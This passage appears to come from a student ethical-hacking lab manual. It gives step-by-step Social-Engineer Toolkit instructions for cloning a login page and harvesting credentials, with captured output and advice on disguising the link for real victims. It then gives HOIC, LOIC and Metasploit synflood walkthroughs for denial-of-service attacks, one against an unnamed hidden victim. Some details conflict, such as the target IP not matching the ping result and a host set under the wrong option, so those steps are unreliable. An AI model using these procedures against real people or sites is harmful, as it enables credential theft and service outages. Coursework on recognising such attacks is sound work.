
We are using Kali Linux Social Engineering Toolkit to clone a website and send clone link to victim. Once Victim attempt to login to the website using the link, his credentials will be extracted from Linux terminal.

Procedure:


1. Open Kali Linux



2. Go to Application



3. Click Social Engineering Tools



4. Click Social Engineering (SE) Toolkit.

5. Type “1” for Social Engineering Attacks

```
kali-linux-2024.3-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player | ||| □ □□ □□□
File Actions Edit View Help

Tras .M""bgd "7MM ""YMM MMF" "MM" "YNM
,MI "Y MM "7 P" MM "7
"MMb, MM d MM
`YMMNQ, MMmmMM MM
. "MM MM Y , MM
Mb dm MM ,M MM
P"Ybmmd" .JMMmmmmMM .JMML.

File System
[—] The Social-Engineer Toolkit (SET) [—]
[—] Created by: David Kennedy (Re1K) [—]
[—] Version: 8.0.3 [—]
[—] Codename: 'Maverick' [—]
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set> ■
```

6. Type “2” for website attack vector

```
set> 2

The Web Attack module is a unique way of utilizing multiple web-based attack vectors. These attack vectors can be used to compromise a target system through various methods.

The Java Applet Attack method will spoof a Java Certificate and deliver a payload via Java Applet.

The Metasploit Browser Exploit method will utilize select Metasploit modules to exploit a target's browser.

The Credential Harvester method will utilize web cloning of a website to harvest credentials from users.

The TabNabbing method will wait for a user to move to a different tab and then perform an attack on that tab.

The Web-Jacking Attack method was introduced by white_sheep, emgenn and others. It allows you to intercept a user's link. You can edit the link replacement settings in the set_config command.

The Multi-Attack method will add a combination of attacks through the use of attack vectors.

The HTA Attack method will allow you to clone a site and perform POC attacks on it.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>■
```

7. Type “3” for Credentials harvester attack method

```
set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>■
```

8. Type “2” for Site Cloner

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.


set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.114]: █
```

9. Type IP address of Kali Linux machine (192.168.1.114 in our case).

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.114]: 192.168.1.114
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: █
```

10. Type target URL: <http://testphp.vulnweb.com/login.php>

Now, http:// 192.168.1.114 will be used. We can use this address directly, but it is not an effective way in real scenarios. This address is hidden in a fake URL and forwarded to the victim. Due to cloning, the user could not identify the fake website unless he observes the URL. If he accidentally clicks and attempts to log in, credentials will be fetched to Linux terminal. In the figure below, we are using http:// 192.168.1.114 to proceed.



Enter Credentials in this counterfeit website, launched on our ip address

14. Go back to Linux terminal and observe.

```
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.114 - - [22/Jan/2025 09:30:20] "GET / HTTP/1.1" 200 -
192.168.1.106 - - [22/Jan/2025 09:31:36] "GET / HTTP/1.1" 200 -
192.168.1.106 - - [22/Jan/2025 09:31:37] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE PASSWORD FIELD FOUND: uname=RohanChimbaikar
POSSIBLE PASSWORD FIELD FOUND: pass=dontstealmypassword
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```


Username admin and password is extracted. If the user types it correctly, exact spelling can be used. However, you will get the closest guess of user ID and password. The victim will observe a page redirect, and he will be redirected to a legitimate site where he can re-attempt to log in and browse the site

B. Perform the DDOS attack using the following tools:

i. HOIC

High Orbit Ion Cannon (HOIC) is a free, open-source network stress application developed by Anonymous, a hacktivist collective, to replace the Low Orbit Ion Cannon (LOIC). Used for denial of service (DoS) and distributed denial of service (DDoS) attacks, it functions by flooding target systems with junk HTTP GET and POST requests.


Widespread HOIC availability means that users having limited knowledge and experience can execute potentially significant DDoS attacks. The application can open up to 256 simultaneous attack sessions at once, bringing down a target system by sending a continuous stream of junk traffic until legitimate requests are no longer able to be processed.



ii. LOIC

The LOIC was originally developed by Praetox Technologies as a stress testing application before becoming available within the public domain. The tool is able to perform a simple dos attack by sending a large sequence of UDP, TCP or HTTP requests to the target server. It's a very easy tool to use, even by those lacking any basic knowledge of hacking. The only thing a user needs to know for using the tool is the URL of the target.

A would-be hacker need only then select some easy options (address of target system and method of attack) and click a button to start the attack. The tool takes the URL of the target server on which you want to perform the attack. You can also enter the IP address of the target system. The IP address of the target is used in place of an internal local network where DNS is not being used. The tool has three chief methods of attack: TCP, UDP and HTTP. You can select the method of attack on the target server. Some other options include timeout, TCP/UDP message, Port and threads. See the basic screen of the tool in the snapshot above in Figure.



Step 1: Run the tool.

Step 2: Enter the URL of the website in The URL field and click on Lock O. Then, select attack method (TCP, UDP or HTTP). I will recommend TCP to start. These 2 options are necessary to start the attack.




Figure3: LOIC in action (I painted the URL and IP white to hide the identity of the victim in snap)

Step 3: Change other parameters per your choice or leave it to the default. Now click on the Big Button labelled as “IMMA CHARGIN MAH LAZER.” You have just mounted an attack on the target. After starting the attack, you will see some numbers in the Attack status fields. When the requested number stops increasing, restart the LOIC or change the IP. You can also give the UDP attack a try. Users can also set the speed of the attack by the slider. It is set to

faster as default but you can slow down it with the slider. I don't think anyone is going to slow down the attack.

iii. Metasploit

First, select your target's IP address. I am taking testphp.vulnweb.com as a victim. So, you know how to get an IP address from a domain name. Simple doping and that will give to domain IP address.

```
[kali㉿kali] [~]$ ping testphp.vulnweb.com
PING testphp.vulnweb.com (44.228.249.3) 56(84) bytes of data.
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=1 ttl=45 time=293 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=2 ttl=45 time=296 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=3 ttl=45 time=296 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=4 ttl=45 time=295 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=5 ttl=45 time=296 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=6 ttl=45 time=295 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=7 ttl=45 time=301 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=8 ttl=45 time=295 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=9 ttl=45 time=294 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=10 ttl=45 time=295 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=11 ttl=45 time=296 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=12 ttl=45 time=295 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=13 ttl=45 time=370 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=14 ttl=45 time=296 ms
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=15 ttl=45 time=368 ms
^C
--- testphp.vulnweb.com ping statistics ---
15 packets transmitted, 15 received, 0% packet loss, time 14022ms
rtt min/avg/max/mdev = 293.401/305.482/370.359/25.038 ms
```

So now I know the victim's IP Address 18.192.182.30.

Launching Metasploit by typing MSF console in your kali terminal

Then use the select the auxiliary “auxiliary/dos/TCP/synflood” by typing the following command.

```
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options
```

```
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
INTERFACE          no        The name of the interface
NUM                no        Number of SYNs to send (else unlimited)
RHOSTS             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT              80       yes        The target port
SHOST               no        The spoofable source address (else randomizes)
SNAPLEN            65535    yes        The number of bytes to capture
SPORT               no        The source port (else randomizes)
TIMEOUT            500      yes        The number of seconds to wait for new data

View the full module info with the info, or info -d command.

msf6 auxiliary(dos/tcp/synflood) > 
```

Now you can see you have all the available options that you can set.

To set an option just you have to typeset and the option name and option.

You have to set two main options

- RHOST=target IP Address
- RPORT=target PORT Address

Set RPORT 18.192.182.30

Set RPORT 80

To launch the attack just type: exploit

```
msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 18.192.182.30
RHOSTS => 18.192.182.30
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 18.192.182.30
SIOCSIFFLAGS: Operation not permitted

[-] Auxiliary failed: RuntimeError eth0: You don't have permission to perform this capture on that device (socket: 0
operation not permitted)
[-] Call stack:
[-]  /usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:123:in `open_live'
[-]  /usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:123:in `open_pcap'
[-]  /usr/share/metasploit-framework/modules/auxiliary/dos/tcp/synflood.rb:41:in `run'
[*] Auxiliary module execution completed
msf6 auxiliary(dos/tcp/synflood) > 
```


To see the packets, you can open Wireshark. So that's how you can perform a DOS attack.

Practical No: 7


A. Use the following tools to protect attacks on the web servers:

i. ID Server


Download and install ID Server tool.



1. Enter URL or IP address of the target server



2. Enter the “Query the Server” button.



3. Copy the Extracted information.

The screenshot shows a text editor window titled 'Initiating server query ...'. The window has a menu bar with 'File', 'Edit', and 'View'. The main content area displays the following server response headers:

```

Initiating server query ...
Looking up IP address for domain: www.ruparel.edu
The IP address for the domain is: 103.191.209.34
Connecting to the server on standard HTTP port: 80
[Connected] Requesting the server's default page.
The server returned the following response headers:
HTTP/1.1 200 OK
Connection: close
x-powered-by: PHP/7.2.34
set-cookie: PHPSESSID=aa9601bf6fc3641325cb3fa22e5f879f; path=/
expires: Thu, 19 Nov 1981 08:52:00 GMT
cache-control: no-store, no-cache, must-revalidate
pragma: no-cache
content-type: text/html; charset=UTF-8
transfer-encoding: chunked
content-encoding: gzip
vary: Accept-Encoding,User-Agent,User-Agent
date: Wed, 22 Jan 2025 05:58:45 GMT
server: LiteSpeed
Query complete.

```

Information such as Domain name, open ports, Server type and other information are extracted.


Practical No: 8

Use the following tools for cryptography


i. HashCalc

Calculating MD5 value using HashCalc


1. Open HashCalc tool.



